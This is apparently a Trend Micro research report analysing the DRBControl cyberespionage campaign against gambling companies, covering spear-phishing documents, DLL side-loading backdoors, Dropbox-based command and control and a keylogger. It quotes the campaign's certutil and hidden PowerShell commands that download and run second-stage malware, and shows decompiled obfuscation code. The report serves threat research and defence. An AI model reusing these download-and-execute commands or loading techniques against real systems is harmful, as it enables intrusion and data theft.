



Uncovering DRBControl Inside the Cyberespionage Campaign Targeting Gambling Operations

Daniel Lunghi, Cedric Pernet, Kenney Lu, and Jamz Yaneza



TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an "as is" condition.

Published by

Trend Micro Research

Written by

**Daniel Lunghi, Cedric Pernet,
Kenney Lu, and Jamz Yaneza**

Stock image used under license from
Shutterstock.com

Contents

4

**The Initial Compromise:
Spear Phishing**

7

Malware Analysis

18

Other Malware Families Used

21

Post-Exploitation Tools

22


Infrastructure Analysis

24

Links with Known Threat Actors

26

Conclusion



In the summer of 2019, Talent-Jump Technologies, Inc. contacted Trend Micro regarding a backdoor that they discovered after performing an incident response operation on a company based in the Philippines. Trend Micro provided further intelligence and context on this particular backdoor. An in-depth analysis revealed that the backdoor was being used by an advanced persistent threat (APT) actor that we dubbed “DRBControl,” as we could not find anything related to the group in our databases or public malware repositories.

Our analysis also found that the threat actor uses a number of additional backdoors and post-exploitation tools, as well as some spear-phishing documents that could have been used during the initial phase of a related campaign. One of the backdoors was of particular interest, as it used the file hosting service Dropbox as a command-and-control (C&C) channel. We shared our analysis with Dropbox, which has since been working with Trend Micro regarding the issues.

We observed that the threat actor behind this campaign had very specific targets, as it only goes after gambling and betting companies in Southeast Asia. We have been made aware that Europe and the Middle East regions are also being targeted, but we could not confirm this information at the time of writing. The exfiltrated data was mostly comprised of databases and source codes, which leads us to believe that the campaign is used for cyberespionage or gaining competitive intelligence. Some of the backdoors were unknown to us, which could suggest that it is a previously unreported group. However, we also managed to link it to some known threat actors.

This research paper details the different stages of this campaign, including the initial spear-phishing emails, a detailed analyses of the backdoors, and a list of the multiple post-exploitation tools. It also covers observations on the threat actor’s activities and infrastructure, including connections with known APT groups.

The Initial Compromise: Spear Phishing

In targeted attacks, spear phishing is a common infection vector employed¹ by threat actors² looking to gain an initial foothold in their target's infrastructure. Getting the targets' email addresses is relatively easy, using generic email addresses or specific individuals' email addresses. The campaign we expose in this research is not an exception: The threat actors use spear phishing to trick the recipient into opening a .DOCX document.

The spear-phishing campaign we witnessed was active in May 2019. We could find two different (in terms of language) — but very similar — kinds of phishing content. The social engineering used in this campaign appears to be quite straightforward and efficient in terms of meeting the threat actors' goals.

The threat actor's spear-phishing attack targets the organization's support team.

From: 2931436431@[BLOCKED]q[.]com
To: support-<redacted>@<redacted>

The subject changed depending on the language that the targeted support team uses. The *support-cn* team, for instance, received an email with the Chinese subject “注册不了的截图” (“cannot register screenshot”), while the *support-jp* team received a similar email with “error screenshot” as the subject. Moreover, documents are displayed differently.

Double click to
view larger image

Please double click the picture to see the big picture

Figure 1. Spear-phishing document sent to the Japanese support team



请双击查看图片查看大图

Figure 2. Spear-phishing document sent to the Chinese support team

Support teams are used to receiving requests from customers, and emails that contain screen captures from users may also be commonplace for these teams. However, support teams should be wary of how unusual it could be for a user to send a .DOCX file that contains the screenshot, which requires additional user action (a double-click, in this case) only to show the image.

We were able to find at least three different versions of the infecting documents. The first version, when double-clicked by the user, embeds an executable file that is launched and acts as a dropper for the malware (detected by Trend Micro as Trojan.Win32.CLAMBLING.A).

A second version of the document embeds a .BAT file, which also acts as a downloader for the same malware.

```
cd %temp% && certutil -urlcache -split -f http://{BLOCKED}.{BLOCKED}.18.154/debug.exe  
&&debug.exe
```

Command-line content found in an infecting document, downloading and executing a second-stage malware

The third version of the document uses PowerShell to download the malware.

```
cmd /c start powershell.exe -ep Bypass -NoP -NonI -W Hidden (new-object System.Net.  
WebClient).DownloadFile('http://{BLOCKED}.{BLOCKED}.18.154/test.cab','%TEMP%\test.  
cab'); expand '%temp%\test.cab' %temp% -f:* ;Start-Process '%TEMP%\config.exe'
```

Using PowerShell to download and execute a second-stage malware

Our analysis revealed that the first two versions execute the same file (detected as Trojan.Win32.CLAMBLING.A) on the infected system. We could not retrieve the test.cab file from the third version, but we suspect a similar final payload.

注册信息错误图片



Figure 3. Malicious document that tricks the user to double-click on the picture and run malicious code
(top: “Registration information error picture”
bottom: “Double-click to enlarge picture”)

We also found a weaponized document from July 2017 that used a similar PowerShell code to drop a backdoor (analyzed later in this research as type 2), but we could not search for it in our telemetry. Similarly, it also tricked the user into double-clicking on an image, which triggers the code execution.

Malware Analysis

This campaign uses two major backdoors that were previously unknown to us. We also found some known malware families such as PlugX and HyperBro, as well as many custom post-exploitation tools.

Below we describe the loading, persistence, and features of the two backdoors.

Type 1 Backdoor

Loading the Payload

This backdoor is written in the C++ language with classes that inherit from virtual classes. The backdoor is also modular, allowing for expansion with the use of plugins.

Current Method: DLL Side-Loading

To load this backdoor, the threat actor launches the legitimate file *MsMpEng.exe*, which is signed by Microsoft and described as an “Antimalware Service Executable.” This executable is vulnerable to DLL side-loading,³ wherein an unintended DLL is loaded on a program. In this case, the malicious actor takes advantage of it by storing a file named *mpsvc.dll* in the same directory. That DLL then opens a third filename, *mpsvc.mui*, which contains the obfuscated backdoor, decodes it, and loads it into a *svchost.exe* process.

We found two RAR archive files (detected as Trojan.Win64.CLAMBLING.A) in the wild containing the aforementioned files. The modification time of the embedded files is 2019-07-25.

Old Method: Patching of a Legitimate File

Interestingly, we observed a different technique being used in an older version of this backdoor. The threat actor manually patched some bytes of a legitimate installer for the Chinese archiving software “HaoZip,” (commonly used in China as an alternative to WinRAR and WinZip) to redirect the code flow to a function appended at the end of the binary.

```

loc_403AF7:                                     ; CODE XREF: sub_403AB6+37↑j
56      push     esi
8B 35 20 D0 40 00      mov     esi, ds:LoadLibraryA
57      push     edi
68 64 ED 40 00      push     offset aComctl32Dll ; "COMCTL32.DLL"
C7 45 BC 08 00 00 00      mov     [ebp+7D0h+var_814], 8
C7 45 C0 FF 00 00 00      mov     [ebp+7D0h+var_810], 0FFh
FF D6      call     esi ; LoadLibraryA
8B 3D 60 D0 40 00      mov     edi, ds:GetProcAddress
68 74 ED 40 00      push     offset aInitcommoncont ; "InitCommonControlsEx"
50      push     eax ; hModule
89 45 C8      mov     [ebp+7D0h+var_808], eax
FF D7      call     edi ; GetProcAddress
3B C3      cmp     eax, ebx
74 06      jz      short loc_403B2F
8D 4D BC      lea     ecx, [ebp+7D0h+var_814]
51      push     ecx
FF D0      call     eax

loc_403B2F:                                     ; CODE XREF: sub_403AB6+71↑j
68 8C ED 40 00      push     offset aUser32Dll ; "User32.dll"
FF D6      call     esi ; LoadLibraryA
68 98 ED 40 00      push     offset aMessageBoxw ; "MessageBoxW"
50      push     eax ; hModule
89 45 C4      mov     [ebp+7D0h+hLibModule], eax
FF D7      call     edi ; GetProcAddress

```

Figure 4. Legitimate HaoZip installer code

```

loc_403AF7:                                     ; CODE XREF: sub_403AB6+37↑j
56      push     esi
8B 35 20 D0 40 00      mov     esi, ds:LoadLibraryA
57      push     edi
68 64 ED 40 00      push     offset aKernel32Dll_0 ; "kernel32.DLL"
C7 45 BC 08 00 00 00      mov     [ebp+7D0h+var_814], 8
C7 45 C0 FF 00 00 00      mov     [ebp+7D0h+var_810], 0FFh
FF D6      call     esi ; LoadLibraryA
8B 3D 60 D0 40 00      mov     edi, ds:GetProcAddress
57      push     edi
90      nop
90      nop
90      nop
90      nop
50      push     eax
89 45 C8      mov     [ebp+7D0h+var_808], eax
E8 18 8D 00 00      call     resolvFunctions_LoadShellcode
90      nop
8D 4D BC      lea     ecx, [ebp+7D0h+var_814]
51      push     ecx
FF D0      call     eax
68 8C ED 40 00      push     offset aUser32Dll ; "User32.dll"
FF D6      call     esi ; LoadLibraryA
68 98 ED 40 00      push     offset aMessageBoxw ; "MessageBoxW"
50      push     eax ; hModule
89 45 C4      mov     [ebp+7D0h+hLibModule], eax
FF D7      call     edi ; GetProcAddress

```

Figure 5. Patched code that redirects the execution flow

The added function resolves some pointers to several WinAPI functions by comparing them to a hash generated via a simple custom algorithm. The code then loads into memory the binary overlay, which contains a routine to decompress and load the final payload. The routine also checks if the process is being debugged by comparing the third bit of the PEB with 0.




Figure 6. Debugger check via PEB

Backdoor Features

The dropped payload is a backdoor written in C++. It embeds a configuration file in clear text that contains the C&C, the path where the file will be copied, and the service name that will be created.

If no arguments are provided, the file is copied to the path specified in the configuration, its attributes are set to the system and hidden, and a value is added to a “Run” registry key to launch it during the next boot.

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run		
Name	Type	Data
(Default)	REG_SZ	(value not set)
wuau	REG_SZ	"C:\ProgramData\Update\update.exe" -P

Figure 7. AutoRun addition

It handles the following arguments:

- P: Create a suspended svchost.exe process, inject code, and resume
- O: Initialize plug-ins and backdoor features
- U: Bypass user account control (UAC) with passuac.dll file

Run-time type information (RTTI) is present in the executable, allowing us to obtain the real classes' names:

- CHPPPlugin: Virtual class implemented by every “plug-in” class
- CHPCmd: Class handling command execution through the terminal
- CHPEXplorer: Class providing functions to browse directories, enumerate network shares, read, write, and execute files
- CHPAvi: Class providing recording of the screen content in AVI format and AVI files enumeration
- CHPKeyLog: Class providing keylogging feature (discussed later)
- CHPPipe: Class providing functions that handle named pipes

- CHPPProcess: Class providing functions to enumerate and terminate processes
- CHPPProxy: Class adding proxy support
- CHPRegedit: Class providing functions to handle registry keys (enumerate, copy, set, delete)
- CHPScreen: Class handling screenshot capture feature
- CHPService: Class providing functions to handle services (create, delete, modify, query, start)
- CHPNet: Virtual class implemented by every “communication protocol” class
- CHPHttp: Network class related to HTTP protocol handling
- CHPTcp: Network class related to TCP protocol handling
- CHPUdp: Network class related to UDP protocol handling
- CHPTelnet: Network class related to Telnet protocol handling

The malware also sends the infected system’s information (listed below) to the C&C server:

- Hostname (or IP address if no hostname is found)
- Computer name
- Current privileges (System/Admin/User)
- Windows version
- Current time
- Fixed string (likely the campaign identifier)

Before sending the information, the data is obfuscated by swapping each character with its position in a fixed substitution table.




Figure 8. Substitution algorithm

The Use of Dropbox in Its Infection Chain

An important feature appeared in the recent version of this backdoor: A new thread that adds a new C&C channel by using the Dropbox API. The thread waits 30 minutes before doing anything, then gathers the following information about the host:

- Local IP address
- Computer name
- Username
- Operating system (OS) version
- Malware version (fixed string; we saw values ranging from 1.0 to 9.0)
- Content of the registry key: `HKEY_CURRENT_USER\Software\Bitcoin\Bitcoin-Qt\strDataDir + "wallet.dat"`
- Existence: "YES" if the wallet file exists, "NO" if otherwise

This information is written in plain text to Dropbox by using the API in a file named with the current date and time. The malware then searches for a file named *bin.asc* in a specific Dropbox directory. If this file exists, the malware checks if it starts with "GIF" then decrypts the rest of it, starts a suspended *svchost.exe* process, writes the decrypted shellcode to it, and resumes its execution.

We found different payloads being delivered through Dropbox that will be covered in a separate section below. It is worth noting that the threat actor used multiple Dropbox repositories, each one storing different information. They were split as the following:

- Backdoor and storage of target user's workstation information
- Storage of commands, results, heartbeats, and post-exploitation tools
- Stolen files from target user's computer

The versioning shows the malware's rapid pace of development — Version 1.0 was used in late May 2019, version 8.0 in late July 2019, and version 9.0 at the beginning of October 2019.

WinDRM/Firewall




Figure 9. Code flow of the latest version of the backdoor

Keylogger Feature

The keystrokes are logged to the file %USERPROFILE%\AppData\Roaming\IID).log, while the clipboard is stored in the file %USERPROFILE%\AppData\Roaming\IID).pas. They are obfuscated via a very simple algorithm:

```

74 iEncryptSize = iEncryptBufferSize;
75 if ( iEncryptBufferSize > 0i64 )
76 {
77     szKeyLogBuffer = lpBuffer;
78     pEncryptPtr = (char *)v6 - (_BYTE *)lpBuffer;
79     do
80     {
81         *szKeyLogBuffer = ((szKeyLogBuffer[pEncryptPtr] + 0x56) ^ 0xAA) - 0x56;
82         ++szKeyLogBuffer;
83         --iEncryptSize;
84     }
85     while ( iEncryptSize );
86 }
  
```

Figure 10. Keylogger encryption algorithm

After decryption, the files will look like this:

```

[10:12:08 2019-07-26 ] IMIS-IT | C:\Program Files (x86)\Google\Chrome\Application\chrome.exe | My Drive - Google Drive - Google Chrome
[10:12:08 2019-07-26 ] IMIS-IT | C:\Program Files (x86)\Google\Chrome\Application\chrome.exe | My Drive - Google Drive - Google Chrome
[10:15:15 2019-07-26 ] IMIS-IT | C:\Windows\SystemApps\Microsoft.LockApp_cw5nh2txyewy\LockApp.exe | Windows Default Lock Screen
[10:15:15 2019-07-26 ] IMIS-IT | C:\Windows\SystemApps\Microsoft.LockApp_cw5nh2txyewy\LockApp.exe | Windows Default Lock Screen
[10:49:56 2019-07-26 ] IMIS-IT | C:\Program Files (x86)\Google\Chrome\Application\chrome.exe | Office IT Support - Chat - Google Chrome
jessmaam patry daw po restart yung phone
hala bakit ikaw lang :0
19it lang po maam
v9
  
```

Figure 11. Sample of logged keystrokes

```

[13:47:34 2019-07-26 ] IMIS-IT | | Clipboard
1TB HDD
[14:12:05 2019-07-26 ] IMIS-IT | | Clipboard
https://app. .com/b/form/79efa043553040db745995454480e69
[14:12:06 2019-07-26 ] IMIS-IT | | Clipboard
https://app. .com/b/form/79efa043553040db745995454480e69
[14:19:00 2019-07-26 ] IMIS-IT | | Clipboard
16:00
[14:25:32 2019-07-26 ] IMIS-IT | | Clipboard
https://app. .com/b/form/05600fc8ff0b4fb393978253a0aa0989

```

Figure 12. Sample of a logged clipboard

It is worth noting that the first sample we found has no campaign name or version number, and the Dropbox feature is not present. It also embeds only two plug-ins (CHPCmd and CHPEXplorer) and two network plug-ins (CHPTcp and CHPHttp), and does not implement the UAC bypass feature. This is the sample that we found being dropped by spear-phishing documents. It should also be noted that checking for Bitcoin wallets was removed in version 9.0.

As previously mentioned, the first backdoor is downloaded from Dropbox, and itself uses Dropbox as its C&C channel. The backdoor handles different commands, as listed below:

- 0x02: Enumerates drives
- 0x03: Enumerates files
- 0x04: Executes file and sends output to C&C
- 0x05: File operation:
 - 0x01: Moves
 - 0x02: Copies
 - 0x03: Deletes
 - 0x04: Renames
- 0x06: Uploads file to Dropbox
- 0x07: Downloads file from Dropbox
- 0x08: Executes command via console
- 0x09: Runs binary through process hollowing

When starting, a machine ID is generated and stored in HKEY_LOCAL_MACHINE\Software\Classes\CLSID\<IID>. A directory named <IID> is also created in Dropbox, which will be used to store files harvested from the victim.

The code uses three hardcoded filenames:

- yasHPHFJ: Contains commands to execute
- CsaujdnC: Contains the result of the execution
- eLHgZNBH: Heartbeat

Dropbox-Downloaded Backdoor Loader

Since the Dropbox-downloaded backdoor is loaded into memory by the type 1 malware, it cannot run alone. Consequently, we found another malware family that has the unique purpose of running those Dropbox backdoors.

This backdoor also uses the DLL side-loading technique,⁴ this time abusing a vulnerability in some versions of the legitimate Windows service IKEEXT, which is used for IPsec connections.^{5, 6} This service loads a DLL named *wlbsctrl.dll* from directories in the PATH variable. We saw the actor copying a malicious *wlbsctrl.dll* file to the following directories:

- C:\ProgramData\Oracle\Java\javapath\
- C:\ProgramData\
- C:\Users\Administrator\AppData\Roaming\npm\
- C:\ProgramData\GooGet\
- C:\php\
- C:\Windows\System32\

The code is very short; the malware will retrieve pointers to some specific functions, parse the header of the file to be loaded looking for some pointers, and pass them all as arguments to the Dropbox backdoor.

Dropbox has since clarified that concerned tokens were expired in August.

Communication Redirection

We found a sample related to this case. The sample implements some of the classes mentioned earlier with a few more:

- CHPHttp
- CHPNet
- CHPTcp
- CHPUdp
- CHPListener: Virtual class implemented by network listeners
- CTcpListener: Class redirecting TCP communications
- CUdpListener: Class redirecting UDP communications

This sample works as a network redirector and interprets four parameters:

- l: Listen port
- p: Remote server IP address
- r: Remote server port
- m: Protocol (TCP or UDP)

The traffic of the specific protocol arriving on the specified port will be redirected to the remote IP and port. The compilation timestamp of this sample is 2019-08-24.

Type 2 Backdoor

Loading the Payload

The second backdoor type that we found was also written in the C++ language. To unpack this backdoor, the threat actor uses the Microsoft executable that is vulnerable to DLL side-loading, similar to the one used in the type 1 backdoor.

A compressed and obfuscated version of the backdoor is stored in a file with a fake .RTF extension. That file is loaded and unpacked by a specially crafted *mpsvc.dll* file, which is being loaded by the Microsoft-signed file *MsMpEng.exe*.

Backdoor Features

This backdoor uses a configuration file that contains information such as the C&C domain and connection port, the directory and filename where the malware is copied, and the name and description of the service that is created for persistence. The configuration is obfuscated by a simple algorithm embedded in the PE file.

```

counter = 0;
copy_len_config_file = len_config_file;
if ( len_config_file > 0 )
{
    v8 = encrypted_config_file - (_QWORD)decrypted_config_file;
    do
    {
        if ( counter % 4 )
        {
            if ( counter % 4 != 1 )
            {
